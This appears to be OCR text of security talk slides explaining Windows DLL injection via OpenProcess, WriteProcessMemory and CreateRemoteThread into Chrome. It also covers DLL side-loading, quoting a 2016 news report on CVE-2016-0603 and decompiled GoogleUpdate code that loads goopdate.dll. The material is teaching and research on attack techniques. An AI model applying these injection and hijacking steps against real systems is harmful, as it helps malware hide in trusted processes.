	1744	1608	C:\Windows\explorer.exe	0x85BF2D40	-	Microsoft Corporation
	1356	1744	C:\Users\exploit\Desktop\Tool\PCHunter32....	0x84BAF520	拒絕	一普明为（北京）信息
notepad.exe	2808	3252	C:\Windows\System32\notepad.exe	0x84090030	-	Microsoft Corporation
Idle	0	-	Idle	0x8193C640	拒絕	

aaaddress1@chroot.org


Injection Art 3

DLL Injection

aaaddress1@chroot.org

LoadLibrary


```
LoadLibraryA("junk.dll")
```



aaaddress1@chroot.org


LoadLibrary

```
LoadLibraryA("junk.dll")
```



aaaddress1@chroot.org

LoadLibrary




```
LoadLibraryA("junk.dll")
```

```
Invoke DllMain() or DllEntry()
```

aaaddress1@chroot.org

Process

Malware.exe

Ntdll.dll

Kernel32.dll

User32.dll

OpenProcess()

return access handle

Process


Chrome.exe

Ntdll.dll

Kernel32.dll

User32.dll

aaaddress1@chroot.org



aaaddress1@chroot.org

Process

Malware.exe

WriteProcessMemory()

Copy DLL path to memory space

Ntdll.dll

Kernel32.dll

User32.dll

Process

Chrome

C:\hola.dll

Ntdll.dll

Kernel32.dll

User32.dll

aaaddress1@chroot.org

Process

Malware.exe

Ntdll.dll

Kernel32.dll

User32.dll

Fixed

Process

Chrome

C:\hola.dll

Ntdll.dll

Kernel32.dll

User32.dll

aaaddress1@chroot.org

Process

Malware.exe

Ntdll.dll

Kernel32.dll

User32.dll

GetProcAddress(
LoadLibrary("kernel32.dll"),
"LoadLibraryA"
);

Process

Chrome

C:\hola.dll

Ntdll.dll

Kernel32.dll

User32.dll

aaaddress1@chroot.org

Process

Malware.exe

Ntdll.dll

Kernel32.dll

User32.dll

CreateRemoteThread

parameter

LoadLibraryA

Process

Chrome

C:\hola.dll

Ntdll.dll

Kernel32.dll

User32.dll

aaaddress1@chroot.org

Demo

aaaddress1@chroot.org

Injection Art 4

DLL Side-Loading

aaaddress1@chroot.org

DLL Hijacking Issue Plagues Products like Firefox, Chrome, iTunes, OpenOffice

Oracle patches Java installer against DLL hijacking issue

Feb 8, 2016 12:00 GMT · By Catalin Cimpanu · Share:

Oracle has released new Java installers to fix a well-known security issue (CVE-2016-0603) that also affects a plethora of other applications, from Web browsers to antivirus products, and from file compressors to home cinema software.

The problem is called DLL hijacking (or DLL side-loading) and refers to the fact that malware authors can place DLLs of the same name in specific locations on the target's filesystem and have it inadvertently load the malicious DLL instead of the safe one.

DLL hijacking is a very well-known issue

This type of attack is very old and has been known to many software vendors, and especially to malware authors, who sometimes prefer it because it allows them to hijack legitimate applications and not to rely on convincing users to double-click and execute their own malicious binary.

DLL Hijacking Issue

Here's a short (probably incomplete) list of applications that he found vulnerable to this attack: Firefox, Google Chrome, Adobe Reader, 7Zip, WinRAR, OpenOffice, VLC Media Player, Nmap, Python, TrueCrypt, and Apple iTunes.

news.softpedia.com/news/dll-hijacking-issue-plagues-products-like-firefox-chrome-itunes-openoffice-500060.shtml

Google Chrome


aaaddress1@chroot.org

Google Updater

映像名稱	進程ID	父進程ID	映像路徑
coherence.exe	1800	1484	C:\Program Files\Parallels\Parallels Tools\Services\cohere
svchost.exe	1412	504	C:\Windows\System32\svchost.exe
spoolsv.exe	1384	504	C:\Windows\System32\spoolsv.exe
svchost.exe	1252	504	C:\Windows\System32\svchost.exe
svchost.exe	1000	504	C:\Windows\System32\svchost.exe
svchost.exe	960	504	C:\Windows\System32\svchost.exe
taskeng.exe	1784	960	C:\Windows\System32\taskeng.exe
GoogleUpdate.exe	2016	1784	C:\Program Files\Google\Update\GoogleUpdate.exe

aaaddress1@chroot.org

Google Updater



aaaddress1@chroot.org

```
int __fastcall sub_2F64CA(HMODULE hModule, char ch) {
  /* ... */
  if (
    GetModuleFileNameW(hModule, &Filename, 0x104u)
    &&
    (   PathRemoveFileSpecW(&Filename),
        memcpy(&pszPath, &Filename, 260),
        PathAppendW(&pszPath, L"goopdate.dll")
    ))
  {
  if (sub_2F6211(&pszPath)) {
  // make v4 point to goopdate.dll
  sub_2F68D4(&pszPath, sub_2FAB00(&pszPath));
  result = 0;
  }
  /* ... */
}
```

